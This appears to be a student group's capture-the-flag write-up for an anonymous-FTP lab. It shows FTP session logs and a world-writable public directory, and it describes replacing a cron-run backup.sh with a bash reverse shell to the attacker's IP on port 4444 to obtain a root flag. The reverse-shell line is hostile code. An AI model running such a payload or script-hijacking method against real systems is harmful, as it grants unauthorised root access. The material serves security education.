PSP0201 Week 3 Writeup

Group Name: Undecided

Members

ID	Name	Role
1211101390	Aslamia Najwa Binti Ahmad Khadri	Leader
1211100431	Mohammad Omar Torofder	Member
1211103388	Vishnu Karmegam	Member
1211103092	Farryn Aisha binti Muhd Firdaus	Member


Day 9: Networking – Anyone can be Santa!

Tools used: Attackbox, Firefox, Virtualbox

Solution/walkthrough:

Question 1


Logging into the FTP site, we found the directory listing which consisted of 4 directories.



```
root@ip-10-10-36-203:~# ftp 10.10.93.102
Connected to 10.10.93.102.
220 Welcome to the TBFC FTP Server!.
Name (10.10.93.102:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 backups
drwxr-xr-x    2 0        0            4096 Nov 16 15:05 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16 19:35 public
226 Directory send OK.
ftp> cd public
```

Question 2

After successfully logging in to the FTP server, a FTP banner appears and tells us it is using a Unix system. So, some of the commands we can execute are UNIX-based.




```
ls

cd

get

put
```

In permissions, most are the same, except for public directories, which have full permissions to write, read and execute for all users.




```
└─$ ftp 10.10.164.189
Connected to 10.10.164.189.
220 Welcome to the TBFC FTP Server!.
Name (10.10.164.189:dil): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -lah
229 Entering Extended Passive Mode (|||9486|)
150 Here comes the directory listing.
drwxr-xr-x    6 65534    65534        4096 Nov 16  2020 .
drwxr-xr-x    6 65534    65534        4096 Nov 16  2020 ..
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
```

The name of the directory on the FTP server that has data accessible by the "anonymous" is public

Question 3


We changed our directory to public and use the ‘ls’ function to see what’s inside. We found the script that can be executed which is the backup.sh file.



```
root@ip-10-10-36-203:~# ftp 10.10.93.102
Connected to 10.10.93.102.
220 Welcome to the TBFC FTP Server!.
Name (10.10.93.102:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 backups
drwxr-xr-x    2 0        0            4096 Nov 16 15:05 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16 19:35 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16 19:34 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16 19:35 shoppinglist.txt
226 Directory send OK.
ftp> 
```

Question 4

After downloading the shoppinglist.txt file using the cat command, we looked into the file. Here we can see that santa has The Polar Express movie on his Christmas shopping list.




```
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16 19:34 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16 19:35 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (3.7380 MB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (263.3427 kB/s)
ftp> bye
221 Goodbye.
root@ip-10-10-36-203:~# ls
backup.sh  Downloads     Pictures  Scripts           thinclient_drives
Desktop    Instructions  Postman   shoppinglist.txt
root@ip-10-10-36-203:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-36-203:~#
```

Question 5

We also downloaded the backup.sh file with get command so now we create an inverted shell using the backup.sh file.

We open the backup.sh file with a text editor and review the archiving instructions and add uploads. Then, we save it



```
└─$ cat backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
# tar -zcvf /home/elfmceager/$filename /opt/ftp
sh -i >& /dev/tcp/10.4.33.190/4444 0>&1

# TO-DO: Automate transfer of backups to backup server
```

The output of the contents of /root/flag.txt! is THM{EVEN_YOU_CAN_BE_SANTA}

Thought Process/Methodology:

Before any data can be shared, we have to log in to the FTP Server to determine which commands the client has permission to execute, and which data can be shared. By entering FTP "Anonymous" mode, the setting allows the default username to be used with any password by the client. This indicates that we are treated like any other user on an FTP server. When we are prompted for our "Name", we enter "anonymous". If successful, we have verified that the FTP Server has "anonymous" mode enabled. After successfully logging in to the FTP server, an FTP banner appears and tells us it is using a Unix system. So, some of the commands we can execute are UNIX -based. In permissions, most are the same, except for public directories, which have full permissions to write, read and execute for all users. Directory names on FTP servers that have data accessible by "anonymously" are public. We need to download the file to our local machine, using the command to see what is in the file. Therefore, Backup.sh is a script that will be executed in the directory. After downloading, we can look into the file. We use the cat command to display the output. Here we can see that santa has The Polar Express movie on his Christmas shopping list. We also downloaded the backup.sh file with get command so now we create an inverted shell using the backup.sh file with a text editor and checked the archiving instructions and added the upload. Save it and we get the /root/flag.txt content output which is THM {EVEN_YOU_CAN_BE_SANTA}